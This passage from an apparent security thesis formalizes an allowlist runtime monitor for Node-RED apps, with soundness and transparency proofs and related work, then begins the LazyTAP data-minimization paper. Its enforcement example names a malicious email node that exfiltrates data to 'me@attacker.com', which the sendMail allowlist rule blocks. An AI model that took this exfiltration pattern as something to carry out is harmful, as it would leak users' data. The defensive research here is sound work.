B. Securing Node-RED Applications

$$\forall \langle c', M', I', O' \rangle_k. \langle \text{handler}(x)\{c\}, M, v, O \rangle_k \xrightarrow{T_k}^* \langle c', M', I', O' \rangle_k \Rightarrow \text{secure}(T_k).$$

We now define the security of Node-RED app executions based on the flow and global semantics. The inject node of a flow initiates the flow execution, and it triggers other nodes by traversing the flow graph. At the global level, nodes in flows generate events while they are executing concurrently in the environment. We present flow and global execution security for the trace of events produced by their nodes at each execution step.

Definition B.4 (*Flow-Level Security*). Let F_l be a flow and v_l be an initial value for the inject node of the flow, i.e., $N_l = \langle \langle \text{handler}(x)\{c\}, M, v_l, O \rangle_l, \text{wires}, l \rangle_l$. We define flow executions $\text{Exec}(F_l, v_l)$ secure if

$$N_l \in \text{Nodes}(F_l) \wedge \forall F'_l. F_l \xrightarrow{T_F}^* F'_l \Rightarrow \text{secure}(T_F).$$

The trace T_F is secure if $\text{secure}(T_F)$ holds, i.e., every event of the trace is secure according to the security policy of the corresponding node.

Definition B.5 (*Global-Level Security*). Let G be an environment and V_{init} be a set of initial values for the inject nodes of the flows in G , i.e., $\forall (N_j, v_j) \in V_{\text{init}}. F_j \in \text{Flows}(G) \wedge N_j \in \text{Nodes}(F_j) \wedge N_j = \langle \langle \text{handler}(x)\{c\}, M, v_j, O \rangle_j, \text{wires}, j \rangle_j$. We define global executions $\text{Exec}(G, V_{\text{init}})$ secure if

$$\forall G'. G \xrightarrow{T_G}^* G' \Rightarrow \text{secure}(T_G).$$

B.3.2.2 Enforcement Mechanism

Figure B.11 presents the core of our fine-grained monitor to enforce the above-mentioned security condition with respect to allowlist policies. We annotate evaluation relations with \mathcal{M} to distinguish between the monitored behavior and the original one. We only present the rules that differ from the semantic rules given in Figure B.8; we replace \rightarrow with $\rightarrow_{\mathcal{M}}$, and \Downarrow with $\Downarrow_{\mathcal{M}}$. We add security constraints to the semantic rules for reading a variable from the shared context (rule $\text{READ}_{\mathcal{M}}$), calling an API function (rule $\text{CALL}_{\mathcal{M}}$), and writing to a shared variable (rule $\text{WRITE}_{\mathcal{M}}$).

For the email example \square in Section B.2, the policy requires allowlisting the API for sending the message and the list of intended recipients. The monitor intervenes whenever the API is called and ensures that the recipient is in the allowlist policy. An execution of a flow containing the malicious email node will be suppressed because the attacker's email address is not listed in the permitted values of the API call. The malicious event is detected by the rule $\text{CALL}_{\mathcal{M}}$, i.e., $\text{sendMail} \in P_k \wedge \text{"me@attacker.com"} \notin V_k(\text{sendMail})$.

Expression Evaluation


$$\frac{\text{secure}(R_k(x), \langle P_k, V_k, S_k \rangle)}{\langle x, M_k \rangle \Downarrow_{\mathcal{M}}^{R_k(x)} M_k(x)} \quad (\text{READ}_{\mathcal{M}})$$

$$\frac{\langle e, M_k \rangle \Downarrow^{T_k} v \quad \text{secure}(f_k(v), \langle P_k, V_k, S_k \rangle)}{\langle f(e), M_k \rangle \Downarrow_{\mathcal{M}}^{T_k.f_k(v)} \bar{f}(v)} \quad (\text{CALL}_{\mathcal{M}})$$

Command Evaluation

$$\frac{\text{secure}(W_k(x), \langle P_k, V_k, S_k \rangle) \quad \langle e, M_k \rangle \Downarrow^{T_k} v \quad M' = M[x \mapsto v]}{\langle x := e, M, I, O \rangle_k \xrightarrow{T_k.W_k(x)}_{\mathcal{M}} \langle \text{stop}, M', I, O \rangle_k} \quad (\text{WRITE}_{\mathcal{M}})$$

Figure B.11: Excerpt of monitor semantics.

For context vulnerabilities, such as Water Utility Complete Example , the allowlist consists of access rights to shared variables for each node deployed in the environment. The monitor observes the interaction of nodes with the shared context and blocks the execution whenever the allowlist policy does not permit access to the shared variable. The attack scenario in the vulnerable water utility flow can also be prevented by specifying an allowlist policy (`tank1Level`, `W`) only for the nodes that must write to a shared variable, which stops any attempt from other nodes to write to the global context (rule $\text{WRITE}_{\mathcal{M}}$).

We prove the soundness and transparency properties of our monitor. The soundness theorem shows that any global traces produced by an execution of the monitor are secure with respect to the allowlist policy.

Theorem B.1 (Soundness). *The monitor enforces global-level security for any finite executions,*

$$\forall (G, V). \forall G'. G \xrightarrow{T_G}_{\mathcal{M}}^* G' \Rightarrow \text{secure}(T_G).$$

The transparency theorem shows that if a monitored execution is secure, the monitor semantics and the original semantics generate the same trace. Moreover, if both semantics run under the same scheduler, the monitor preserves the longest secure prefix of a trace.

Theorem B.2 (Transparency). *The monitor preserves the longest secure prefix of a trace yielded by an execution,*

$$\forall (G_0, V). \forall n \in \mathbb{N}. G_0 \xrightarrow{T}^n G_n \Rightarrow \exists m \leq n. G_0 \xrightarrow{T'}^m_{\mathcal{M}} G_m \wedge$$

$$\left[\left(\text{secure}(T) \Rightarrow T = T' \wedge n = m \right) \vee \right. \\ \left. \left(\left(\exists i < n. G_0 \xrightarrow{T_{pre}^i} G_i \wedge G_i \xrightarrow{T_i} G_{i+1} \wedge G_{i+1} \xrightarrow{T_{post}^{n-i-1}} G_n \wedge \text{secure}(T_{pre}) \wedge \right. \right. \right. \\ \left. \left. \left. \neg \text{secure}(T_i) \right) \Rightarrow T' = T_{pre} \wedge i = m \right) \right].$$

The proofs of the theorems are reported in Appendix B.I.

B.4 Related work

We discuss the most closely related work on Node-RED security and modeling, monitor implementation, and securing trigger-action platforms in general. We refer the reader to surveys on the security of IoT app platforms [6, 13] for further details.

Node-RED security and modeling. Ancona et al. [4] investigate runtime monitoring of parametric trace expressions to check the correct usage of API functions in Node-RED. Trace expressions allow for rich policies, including temporal patterns over sequences of API calls. By contrast, our monitor supports both coarse and fine access control granularity of modules, functions, and contexts. Schreckling et al. [48] propose COMPOSE, a framework for fine-grained static and dynamic enforcement that integrates JSFlow [20], an information-flow tracker for JavaScript. COMPOSE focuses on data-level granularity, whereas our monitoring framework supports module- and API-level granularity.

Clerissi et al. [14] use UML models to generate and test Node-RED flows to provide early system validation. A preliminary set of guidelines has also been proposed to assist Node-RED flow makers in terms of user comprehension and for testing activities [15]. Focusing more on end users and less on developers, Kleinfeld et al. [26] introduce an extension of Node-RED called glue.things, enabling Node-RED easier to use by predefined trigger and action nodes. Blackstock and Lea [11] propose a distributed runtime for Node-RED apps such that flows can be hosted on various platforms. Tata et al. [52] propose a formal modeling for decomposing process-aware applications deployed in IoT environments using Petri nets; Node-RED indeed fits in this setup, thus extended as a prototype for their approach [24].

In terms of modeling, Node-RED can be intrinsically seen as a concurrent system, thus our approach shares similarities with the broad range of formal approaches such as process calculi [7, 45], CSP [21], and CCS [30]. In the same spirit, our formalization is targeted to capture the execution model

of Node-RED flows consisting of concurrent node executions that trigger the execution of code upon receiving messages, and modify, create, and dispatch messages to the next nodes. In contrast, our modeling is explicit and it captures the essence of the execution semantics of Node-RED. Focusing on security policies in concurrent systems, KLAIM [10, 31] is a programming language providing a mechanism to customize access control policies. The mechanism, based on a hierarchical capability-based type system, enforces policies that control resource usage and authorize migration and execution of processes. While KLAIM is designed for programming distributed applications with agents and code mobility, our Node-RED model is simple and expressive enough to describe the API-based access control enforcement mechanism.

Monitor implementation. Regarding the possible candidates for implementing our theoretical framework, it should be noted that the dynamic nature of JavaScript requires more precise analysis provided by dynamic approaches. Andreasen et al. [5] survey available methods for dynamic analysis for JavaScript, and outline three general categories: runtime instrumentation, source code instrumentation, and metacircular interpreters.

DProf [18] and NodeProf [51] are two well-known runtime instrumentation tools. DProf instruments a program at the instruction level, targeting a variety of languages, including JavaScript. NodeProf instead instruments a program at the abstract syntax tree (AST) level and is specifically made as a dynamic analysis framework for Node.js. However, some important Node.js features, such as `module.exports`, commonly used in Node-RED nodes, are not supported by NodeProf yet. In addition, to obtain the desired results, it requires the instrumentation of the entire Node-RED environment. NodeMOP [47] is a Monitoring-Oriented Programming (MOP) tool built on top of NodeProf that also looks interesting for our purposes, while the challenges in practice remain unresolved.

Ferreira et al. [17] propose a lightweight permission system to enforce the least-privilege principle at the Node.js packages level at runtime, restricting access to security-critical APIs and resources. Sharing some of our motivations, however, this work does not enforce access control policies at the context and value levels. Pyronia [28] is a fine-grained access control system for IoT applications restricting access at the function level via runtime and kernel modifications. To detect access to sensitive resources, Pyronia leverages OS-level techniques such as system call interposition and stack inspection. By contrast, our monitor needs to be implemented in language-level isolation to prevent access to sensitive resources at different levels of granularity.

B. Securing Node-RED Applications

Membrane-based approaches [1, 2, 19, 29, 49] seem to be the most promising compared to other techniques. Membranes are a “defensive programming pattern used to intermediate between sub-components of an application” [53]. This pattern is implemented in Node.js by recursively wrapping an object in a proxy with respect to prototype hierarchies such that the wrapped object can only be modified in protected ways. Staicu et al. [50] provide an example of this technique applied to Node.js, isolating libraries to extract taint specifications automatically.

SandTrap [2] combines the Node.js `vm` module with fully structural proxy-based two-sided membranes to enforce fine-grained access control policies. SandTrap has been integrated with Node-RED and evaluated on a set of flows while enforcing a variety of policies yet incurring negligible runtime overhead. Our framework is a step toward providing the formal grounds for characterizing the soundness and transparency of the SandTrap instantiation to Node-RED. The formalization can be further enhanced by modeling the Node.js environment and full-featured JavaScript [27].

Securing trigger-action platforms. IoTGuard [12] is a monitor for enforcing security policies written in the IoTGuard policy language. Security policies describe valid transitions in an IoT app execution. Bastys et al. [8, 9] study attacks by malicious app makers in IFTTT and Zapier. They develop dynamic and static information flow control (IFC) in IoT apps and report on an empirical study to estimate to what extent IFTTT apps manipulate sensitive information of users. Wang et al. [55] develop NLP-based methods to infer information flows in trigger-action platforms and check cross-app interaction via model checking. Alpernas et al. [3] propose dynamic coarse-grained IFC for JavaScript in serverless platforms. Our presented monitor is based on access control rather than IFC. Hence, these works are complementary, focusing on information flow after access is granted. IFC supports rich dependency policies, yet arduous to track information flow in JavaScript without breaking soundness or giving up precision.

B.5 Conclusion

We have investigated the security of Node-RED, an open-source JavaScript-driven trigger-action platform. We have expanded on the recently-discovered critical exploitable vulnerabilities in Node-RED, where the impact ranges from massive exfiltration of data from unsuspecting users to taking over the entire platform. Motivated by the need for a security mechanism for Node-RED, we have proposed an essential model for Node-RED, suitable to reason about nodes and flows, be they benign, vulnerable, or malicious. We

have formalized a principled framework to enforce fine-grained API control for untrusted Node-RED applications. Our formalization for a core language shows how to soundly and transparently enforce global security properties of Node-RED applications by local access checks, supporting module-, API-, value-, and context-level policies.

Acknowledgments. This work was partially supported by the Swedish Foundation for Strategic Research (SSF), the Swedish Research Council (VR), and Digital Futures.

Bibliography

- [1] P. Agten, S. Van Acker, Y. Brondsema, P. H. Phung, L. Desmet, and F. Piessens. JSand: Complete Client-side Sandboxing of Third-party JavaScript without Browser Modifications. In *ACSAC*, 2012.
- [2] M. M. Ahmadpanah, D. Hedin, M. Balliu, L. E. Olsson, and A. Sabelfeld. SandTrap: Securing JavaScript-driven Trigger-Action Platforms. In *USENIX Security*, 2021.
- [3] K. Alpernas, C. Flanagan, S. Fouladi, L. Ryzhyk, M. Sagiv, T. Schmitz, and K. Winstein. Secure Serverless Computing using Dynamic Information Flow Control. In *OOPSLA*, 2018.
- [4] D. Ancona, L. Franceschini, G. Delzanno, M. Leotta, M. Ribaud, and F. Ricca. Towards Runtime Monitoring of Node.js and Its Application to the Internet of Things. In *ALP4IoT@iFM*, 2017.
- [5] E. Andreassen, L. Gong, A. Møller, M. Pradel, M. Selakovic, K. Sen, and C.-A. Staicu. A Survey of Dynamic Analysis and Test Generation for JavaScript. *ACM Computing Surveys*, 2017.
- [6] M. Balliu, I. Bastys, and A. Sabelfeld. Securing IoT Apps. *IEEE S&P Magazine*, 2019.
- [7] M. Balliu, M. Merro, M. Pasqua, and M. Shcherbakov. Friendly Fire: Cross-app Interactions in IoT Platforms. *ACM Trans. Priv. Secur.*, 2021.
- [8] I. Bastys, M. Balliu, and A. Sabelfeld. If This Then What? Controlling Flows in IoT Apps. In *CCS*, 2018.
- [9] I. Bastys, F. Piessens, and A. Sabelfeld. Tracking Information Flow via Delayed Output - Addressing Privacy in IoT and Emailing Apps. In *NordSec*, 2018.
- [10] L. Bettini, V. Bono, R. D. Nicola, G. L. Ferrari, D. Gorla, M. Loreti, E. Moggi, R. Pugliese, E. Tuosto, and B. Venneri. The Klaim Project: Theory and Practice. In *Global Computing*, 2003.
- [11] M. Blackstock and R. Lea. Toward a Distributed Data Flow Platform for the Web of Things (Distributed Node-RED). In *WoT*, 2014.

- [12] Z. Celik, G. Tan, and P. D. M. and. IoTGuard: Dynamic Enforcement of Security and Safety Policy in Commodity IoT. In *NDSS*, 2019.
- [13] Z. B. Celik, E. Fernandes, E. Pauley, G. Tan, and P. D. McDaniel. Program Analysis of Commodity IoT Applications for Security and Privacy: Challenges and Opportunities. *ACM Computing Surveys*, 2019.
- [14] D. Clerissi, M. Leotta, G. Reggio, and F. Ricca. Towards An Approach for Developing and Testing Node-RED IoT Systems. In *Ensemble@ESEC/SIGSOFT FSE*, 2018.
- [15] D. Clerissi, M. Leotta, and F. Ricca. A Set of Empirically Validated Development Guidelines for Improving Node-RED Flows Comprehension. In *ENASE*, 2020.
- [16] D. Devriese and F. Piessens. Noninterference through Secure Multi-Execution. In *S&P*, 2010.
- [17] G. Ferreira, L. Jia, J. Sunshine, and C. Kästner. Containing Malicious Package Updates in npm with a Lightweight Permission System. In *ICSE*, 2021.
- [18] B. Gregg and J. Mauro. *DTrace: Dynamic Tracing in Oracle Solaris, Mac OS X, and FreeBSD*. Prentice Hall Professional, 2011.
- [19] W. D. Groef, F. Massacci, and F. Piessens. NodeSentry: Least-privilege Library Integration for Server-side JavaScript. In *ACSAC*, 2014.
- [20] D. Hedin, A. Birgisson, L. Bello, and A. Sabelfeld. JSFlow: Tracking Information Flow in JavaScript and its APIs. In *SAC*, 2014.
- [21] C. A. R. Hoare. Communicating Sequential Processes. *Commun. ACM*, 1978.
- [22] IBM Cloud. <https://cloud.ibm.com/>, 2021.
- [23] IFTTT: If This Then That. <https://ifttt.com>, 2021.
- [24] R. Jain, K. Klai, and S. Tata. Formal Modeling and Verification of Scalable Process-Aware Distributed IoT Applications. In *ISPA/BDCloud/SocialCom/SustainCom*, 2019.
- [25] jcreedcmu. Escaping NodeJS vm. <https://gist.github.com/jcreedcmu/4f6e6d4a649405a9c86bb076905696af>, 2018.

Bibliography

- [26] R. Kleinfeld, S. Steglich, L. Radziwonowicz, and C. Doukas. glue.things: a Mashup Platform for Wiring the Internet of Things with the Internet of Services. In *WoT*, 2014.
- [27] S. Maffei, J. C. Mitchell, and A. Taly. An Operational Semantics for JavaScript. In *APLAS*, 2008.
- [28] M. S. Melara, D. H. Liu, and M. J. Freedman. Pyronia: Intra-Process Access Control for IoT Applications. *CoRR abs/1903.01950*, 2019.
- [29] M. S. Miller. *Robust Composition: Towards a Unified Approach to Access Control and Concurrency Control*. PhD thesis, Johns Hopkins University, 2006.
- [30] R. Milner. *A Calculus of Communicating Systems*. Springer-Verlag, 1982.
- [31] R. D. Nicola, G. L. Ferrari, and R. Pugliese. Programming access control: The KLAIM experience. In *CONCUR*, 2000.
- [32] Node-RED. Community Node Module Catalogue. <https://github.com/node-red/catalogue.nodered.org>, 2021.
- [33] Node-RED. Cyclic Flows. https://groups.google.com/g/node-red/c/C6M3HokoSTI/m/B2tqcb_cAQAJ, 2021.
- [34] Node-RED. Making Flows Asynchronous by Default. <https://nodered.org/blog/2019/08/16/going-async>, 2021.
- [35] Node-RED. <https://nodered.org/>, 2021.
- [36] Node-RED. Securing Node-RED. <https://nodered.org/docs/user-guide/runtime/securing-node-red>, 2021.
- [37] Node-RED. The Core Nodes. <https://nodered.org/docs/user-guide/nodes>, 2021.
- [38] Node-RED. The RED Object. https://github.com/node-red/node-red/blob/master/packages/node_modules/node-red/lib/red.js, 2021.
- [39] Node-RED. Working with Context. <https://nodered.org/docs/user-guide/context>, 2021.
- [40] Node-RED Library. <https://flows.nodered.org/>, 2021.

- [41] NodeJS. VM (executing JavaScript). https://nodejs.org/api/vm.html#vm_vm_executing_javascript, 2021.
- [42] NPM. Node Package Manager. <https://www.npmjs.com/>, 2021.
- [43] OWASP. NodeJS Security Cheat Sheet. https://cheatsheetseries.owasp.org/cheatsheets/Nodejs_Security_Cheat_Sheet.html#do-not-use-dangerous-functions, 2021.
- [44] B. Pfretzschner and L. ben Othmane. Identification of Dependency-based Attacks on Node.js. In *ARES*, 2017.
- [45] A. W. Roscoe. *The Theory and Practice of Concurrency*. Prentice Hall PTR, 1997.
- [46] J. H. Saltzer and M. D. Schroeder. The Protection of Information in Computer Systems. *Proceedings of the IEEE*, 1975.
- [47] F. Schiavio, H. Sun, D. Bonetta, A. Rosà, and W. Binder. NodeMOP: Runtime Verification for Node.js Applications. In *SAC*, 2019.
- [48] D. Schreckling, J. D. Parra, C. Doukas, and J. Posegga. Data-Centric Security for the IoT. In *IoT 360 (2)*, 2015.
- [49] P. Simek. Proposal for VM2: Advanced vm/sandbox for Node.js. <https://github.com/patriksimek/vm2>, 2021.
- [50] C. Staicu, M. T. Torp, M. Schäfer, A. Møller, and M. Pradel. Extracting Taint Specifications for JavaScript Libraries. In *ICSE*, 2020.
- [51] H. Sun, D. Bonetta, C. Humer, and W. Binder. Efficient Dynamic Analysis for Node.js. In *CC*, 2018.
- [52] S. Tata, K. Klai, and R. Jain. Formal Model and Method to Decompose Process-Aware IoT Applications. In *OTM*, 2017.
- [53] Tom Van Cutsem. Isolating Application Sub-components with Membranes. <https://tvcutsem.github.io/membranes>, 2018.
- [54] B. Ur, E. McManus, M. P. Y. Ho, and M. L. Littman. Practical Trigger-Action Programming in the Smart Home. In *CHI*, 2014.
- [55] Q. Wang, P. Datta, W. Yang, S. Liu, A. Bates, and C. A. Gunter. Charting the Attack Surface of Trigger-Action IoT Platforms. In *CCS*, 2019.
- [56] Zapier. <https://zapier.com>, 2021.

Bibliography

- [57] M. Zimmermann, C. Staicu, C. Tenny, and M. Pradel. Small World with High Risks: A Study of Security Threats in the npm Ecosystem. In *USENIX Security*, 2019.

Appendix

B.1 Proofs

To prove the soundness theorem, we show that each execution step of a node under the monitor generates secure events.

Lemma B.1. *Let $N_k = \langle \text{config}, \text{wires}, l, P, V, S \rangle_k$ be a node. Any semantic step of N_k under the monitor produces a secure trace with regard to $\langle P_k, V_k, S_k \rangle$, i.e., $\forall N_k. \text{config}_k \xrightarrow{T_k}_{\mathcal{M}} \text{config}'_k \Rightarrow \text{secure}(T_k)$.*

Proof. First we show that any trace produced from the expression evaluation rules is secure. By induction on the derivation $\langle e, M_k \rangle \Downarrow_{\mathcal{M}} v$:

- The rule (VALUE) generates an empty (secure) trace.
- The rule (READ_M) only generates the event $R_k(x)$ if it meets the security condition for reading a variable, i.e., $\text{secure}(R_k(x), \langle P_k, V_k, S_k \rangle)$.
- In the rule (CALL_M), by the induction hypothesis, $\langle e, M_k \rangle \Downarrow_{\mathcal{M}}^{T_k} v \Rightarrow \text{secure}(T_k)$. Then, the trace $T_k.f_k(v)$ is generated if the API call and the value of the expression e obeys the security condition for API calls, i.e., $\text{secure}(f_k(v), \langle P_k, V_k, S_k \rangle)$. Therefore, $\text{secure}(T_k) \wedge \text{secure}(f_k(v), \langle P_k, V_k, S_k \rangle) \Rightarrow \text{secure}(T_k.f_k(v), \langle P_k, V_k, S_k \rangle)$.

Next, by induction on the derivation $\text{config}_k \xrightarrow{T_k}_{\mathcal{M}} \text{config}'_k$, we prove the lemma:

- Rules (INPUT), (SKIP), and (SEQ-2) generate empty traces, which are trivially secure.
- Rules (IF), (WHILE-T), (WHILE-F) and (OUTPUT) generate the same trace resulting from the expression evaluation $\langle e, M_k \rangle \Downarrow_{\mathcal{M}}^{T_k} v \Rightarrow \text{secure}(T_k)$, because of the proof above.
- The trace T_k generated in Rule (SEQ-1) is secure, based on the induction hypothesis.
- The rule (WRITE_M) emits a secure trace since $\langle e, M_k \rangle \Downarrow_{\mathcal{M}}^{T_k} v \Rightarrow \text{secure}(T_k)$, and $\text{secure}(T_k) \wedge \text{secure}(W_k(x), \langle P_k, V_k, S_k \rangle) \Rightarrow \text{secure}(T_k.W_k(x), \langle P_k, V_k, S_k \rangle)$. Because any trace generated by the rules of expression evaluation $\langle e, M_k \rangle \Downarrow_{\mathcal{M}} v$ is secure, and the write event is produced only if it complies with the security condition for writing into a variable, i.e., $\text{secure}(W_k(x), \langle P_k, V_k, S_k \rangle)$. \square

We have proved the node-level security as a corollary of Lemma B.1. Hence, the generated trace from a transition between any two node configu-

rations is secure. Next, we prove that any trace generated by a flow execution under the monitor is secure.

Lemma B.2. *Any semantic step of a flow F_l under the monitor produces a secure trace, $\forall F_l, F'_l. F_l \xrightarrow{T_F}_{\mathcal{M}} F'_l \Rightarrow \text{secure}(T_F)$.*

Proof. By case analysis on the flow semantics rules:

- The rules (INIT) and (TERM) yield empty (secure) traces, which are trivially secure.

- The rules (STEP) and (SEND) repeat the same trace generated from the corresponding transition between node configurations. Lemma B.1 demonstrates that $\forall N_k. \text{config}_k \xrightarrow{T_k}_{\mathcal{M}} \text{config}'_k \Rightarrow \text{secure}(T_k)$. Thus, the theorem also holds for these cases. \square

Lemma B.3. *Let G be a global configuration. Any semantic step of G under the monitor is secure, $\forall G, G'. G \xrightarrow{T_G}_{\mathcal{M}} G' \Rightarrow \text{secure}(T_G)$.*

Proof. The single rule in the global semantics replicates the trace produced by the transition between the two flow configurations. Lemma B.2 shows flow transitions are secure under the monitor, thus the global transitions. Because $(\forall G, G'. G \xrightarrow{T_G}_{\mathcal{M}} G' \Rightarrow \text{secure}(T_G)) \Leftrightarrow (\forall F_l, F'_l. F_l \xrightarrow{T_F}_{\mathcal{M}} F'_l \Rightarrow \text{secure}(T_F))$. \square

Proof of Theorem B.1. By using the lemma B.3 and multiple repetitions of the single rule of the global semantics, the soundness theorem is proven as a corollary. \square

To prove the transparency theorem, we show that the monitor preserves the secure events emitted from a node.

Lemma B.4. *Any semantic step in the original execution of a node that emits a secure trace remains the same in the monitor semantics, $\forall N_k, N'_k. \text{conf}_k \xrightarrow{T_k} \text{conf}'_k \wedge \text{secure}(T_k) \Rightarrow \text{conf}_k \xrightarrow{T_k}_{\mathcal{M}} \text{conf}'_k$.*

Proof. By induction on $\langle e, M_k \rangle \Downarrow v$, we observe that there is a one-to-one mapping from the rules for \Downarrow and $\Downarrow_{\mathcal{M}}$ if the security conditions $\text{secure}(R_k(x), \langle P_k, V_k, S_k \rangle)$ and $\text{secure}(f_k(v), \langle P_k, V_k, S_k \rangle)$ hold.

By induction on the derivation $\text{conf}_k \xrightarrow{T_k} \text{conf}'_k$, again we can see a one-to-one correspondence between the rules for \rightarrow and $\rightarrow_{\mathcal{M}}$, as a result of the induction on $\langle e, M_k \rangle \Downarrow v$, and the comparison between the rule (WRITE) in the standard semantics and the rule (WRITE $_{\mathcal{M}}$) in the monitor semantics, which requires $\text{secure}(W_k(x), \langle P_k, V_k, S_k \rangle)$ to be held. \square

B. Securing Node-RED Applications

We assume utilizing a deterministic order-preserving scheduler that both the original semantics and the monitor employ. The non-deterministic scheduler might affect the order of events generated by the global and flow transitions.

Lemma B.5. *Any semantic step of the global configuration that generates a secure trace remains the same in the monitor semantics, $\forall G, G'. G \xrightarrow{T_k} G' \wedge \text{secure}(T_k) \Rightarrow G \xrightarrow{T_k}_{\mathcal{M}} G'$.*

Proof. The standard and the monitor semantics use the same global and flow semantics. With the assumption of employing an identical deterministic scheduler and using lemma B.4, we can write $\forall G, G'. G \xrightarrow{T_k} G' \wedge \text{secure}(T_k) \Rightarrow \exists !F_l, N_k, F'_l, N'_k. F_l \in \text{Flows}(G) \wedge N_k \in \text{Nodes}(F_l) \wedge F'_l \in \text{Flows}(G') \wedge N'_k \in \text{Nodes}(F'_l) \wedge \text{conf}_k \xrightarrow{T_k}_{\mathcal{M}} \text{conf}'_k$. Similarly, the statement holds for $\xrightarrow{T_k}_{\mathcal{M}}$ in the other way. \square

Proof of Theorem B.2. Starting with the initial configuration (G_0, V_{init}) and using the global semantics, there are two cases:

- Case 1 (the trace is secure): If $\text{secure}(T)$, using the lemma B.5 for n -times results $T = T' \wedge n = m$.

- Case 2 (the trace is not secure): If $T = T_{pre} \cdot T_i \cdot T_{post}$ where $\text{secure}(T_{pre}) \wedge \neg \text{secure}(T_i)$, then using the lemma B.5 for i times concludes $T' = T_{pre} \wedge i = m$. Thereafter, no semantic rule applies for the transition $G_i \xrightarrow{T_{pre}}^i G_{i+1}$ in the monitor semantics. \square

Data Minimization



LazyTAP: On-Demand Data Minimization for Trigger-Action Applications

Mohammad M. Ahmadpanah, Daniel Hedin, and Andrei Sabelfeld

S&P 2023

Abstract

Trigger-Action Platforms (TAPs) empower applications (apps) for connecting otherwise unconnected devices and services. The current TAPs like IFTTT require trigger services to push excessive amounts of sensitive data to the TAP regardless of whether the data will be used in the app, at odds with the principle of data minimization. Furthermore, the rich features of modern TAPs, including IFTTT queries to support multiple trigger services and non-determinism of apps, have been out of the reach of previous data minimization approaches like minTAP. This paper proposes LazyTAP, a new paradigm for fine-grained on-demand data minimization. LazyTAP breaks away from the traditional push-all approach of coarse-grained data over-approximation. Instead, LazyTAP pulls input data on-demand, once it is accessed by the app execution. Thanks to the fine granularity, LazyTAP enables tight minimization that naturally generalizes to support multiple trigger services via queries and is robust with respect to nondeterministic behavior of the apps. We achieve seamlessness for third-party app developers by leveraging laziness to defer computation and proxy objects to load necessary remote data behind the scenes as it becomes needed. We formally establish the correctness of LazyTAP and its minimization properties with respect to both IFTTT and minTAP. We implement and evaluate LazyTAP on app benchmarks showing that on average LazyTAP improves minimization by 95% over IFTTT and by 38% over minTAP, while incurring a tolerable performance overhead.

C.1 Introduction

Trigger-Action Platforms (TAPs) like IFTTT (“If This Then That”) [33], Zapier [54], and Microsoft Power Automate [43] excel at connecting otherwise unconnected devices and services. Consider services that manage users’ data like Google Calendar for calendar appointments and Trakt for keeping track of TV shows and movies watched. TAPs enable popular automation applications (or *apps*) like “Every morning at 7am, send a Slack message with the first meeting of the day from Google Calendar” [29] (app *B* among our running examples) or “When you turn your Samsung TV on after 5pm on Saturdays, pick one of the personalized movie recommendations from Trakt” [37] (app *J* among our running examples). In these examples, the TAP gets the initial app inputs from *trigger* services (Time and Samsung TV), requests further inputs from *query* services (from Google Calendar and Trakt), and sends the outputs to *action* services (Slack and Notification).

TAP	Minimization wrt	Minimization guarantees
IFTTT	None	Push all, no minimization guarantees
Static minTAP	Ill-intended TAP	Input-unaware minimization
Dynamic minTAP		Input-sensitive minimization wrt trigger input, No attributes when skip/timeout, No support for queries or nondeterminism
LazyTAP	TAP willing to minimize	Input-sensitive minimization wrt trigger and query inputs

Table C.1: Comparison of TAPs.

Privacy concerns. With the convenience and interoperability of TAPs comes the concern that the TAP is effectively a “person-in-the-middle”, acting on behalf of the user with respect to trigger and action services. This poses a privacy challenge since in the event of a compromised TAP, the users’ sensitive input data is also compromised [1, 9, 10, 14, 15].

The current practices of TAPs like IFTTT inherently rely on the *push-all* approach for input data. When a new event is emitted by the trigger service, all input data attributes are indiscriminately pushed to the TAP, regardless of whether the data will be used in the app execution. This coarse-grained over-approximation is at odds with *data minimization*, a principle stipulating to limit the data to “what is necessary in relation to the purposes for which they are processed” [21]. This important principle is adopted by legal frameworks like the General Data Protection Regulation (GDPR) [21] and the California Privacy Rights Act (CPRA) [18].

Data minimization first of all implies minimizing the possibility of *accessing* personal data [45]. Next within the remaining possibilities, the amount of personal data that is *stored* should be minimized. Finally, the *time* of storing sensitive data should also be minimized. Our work focuses on the first, most desired type of minimization: *data-access minimization*. This privacy goal, in line with previous work on data minimization on TAPs [14], is appealing because it is robust with respect to potential data breaches on TAPs. Indeed, TAPs not always succeed to safeguard user data received from trigger services [1].

From triggers to queries. The push-all approach exacerbates the privacy problem in the presence of multiple sources of input data. IFTTT allows multiple inputs via the mechanism of *queries* [35, 38], a recently introduced feature for paid users to create, publish, and run apps with additional data sources. Kalantari et al. [41] identify 90 sensitive queries for access to private data in categories that include health & fitness, communication, finance & payments, voice assistants, security & monitoring, cloud storage, photo & video, connected car, and contacts.

In app *B*, the trigger service is Time, triggering the app at 7am every day. However, the sensitive input of the app is loaded by a query to Google Calendar. Even though the app needs information about only one meeting, the TAP excessively loads all attributes of all recent meetings. Moreover, even if the app only asks for a query conditionally on some input, a TAP like IFTTT will always load the most recent 50 query events [34] regardless of the input and whether the data is necessary for the execution.

Similarly, in app *J*, all recommended movies will be excessively sent from Trakt to the TAP, letting the TAP make a randomized pick, even though only one movie is recommended to the user. This example also illustrates the use of *nondeterminism* in apps, which can stem from, for example, random number generation or reading wall time.

Data minimization in TAPs. As summarized in Table C.1, IFTTT follows a traditional push-all approach with no data minimization support with respect to trigger and query data.

Recent work introduces minTAP [14], also reflected in Table C.1. minTAP assumes an ill-intended TAP trying to break data minimization by maliciously manipulating the apps to extend access to sensitive data and by gaining access attributes beyond those that are necessary for the apps. The solution taken by minTAP is preprocessing [8] data on the trigger service, with the goal of not sending any redundant data to the TAP. This solution requires a trusted client outside of the TAP that performs attribute dependency analysis of the apps and ensures the integrity of installed apps.

Static minTAP performs static analysis of the app at the time of installation, identifies the necessary attributes and passes the information to trigger services per app, so that the redundant attributes are dropped upon trigger events. Static minTAP performs input-unaware minimization, unable to minimize attributes in cases when their use is dependent on runtime values. For app *B*, this implies always revealing meeting details even if the meeting does not meet an input-specific condition (e.g., the meeting location is the office), and for app *J*, this implies always revealing the full list of recommended movies even if only one movie needs to be recommended.

Dynamic minTAP pre-runs the app code in a sandbox on the trigger service to determine which trigger attributes are needed and drops the rest of the attributes. Dynamic minTAP thus performs input-sensitive minimization, gaining precision compared to static minTAP. Furthermore, the trigger service has the possibility of skipping events altogether.

Generally, minTAP does not support queries. Unfortunately, the dynamic solution is fundamentally limited with respect to queries. Indeed, the trigger service has no access to the data from the query services, which makes it im-

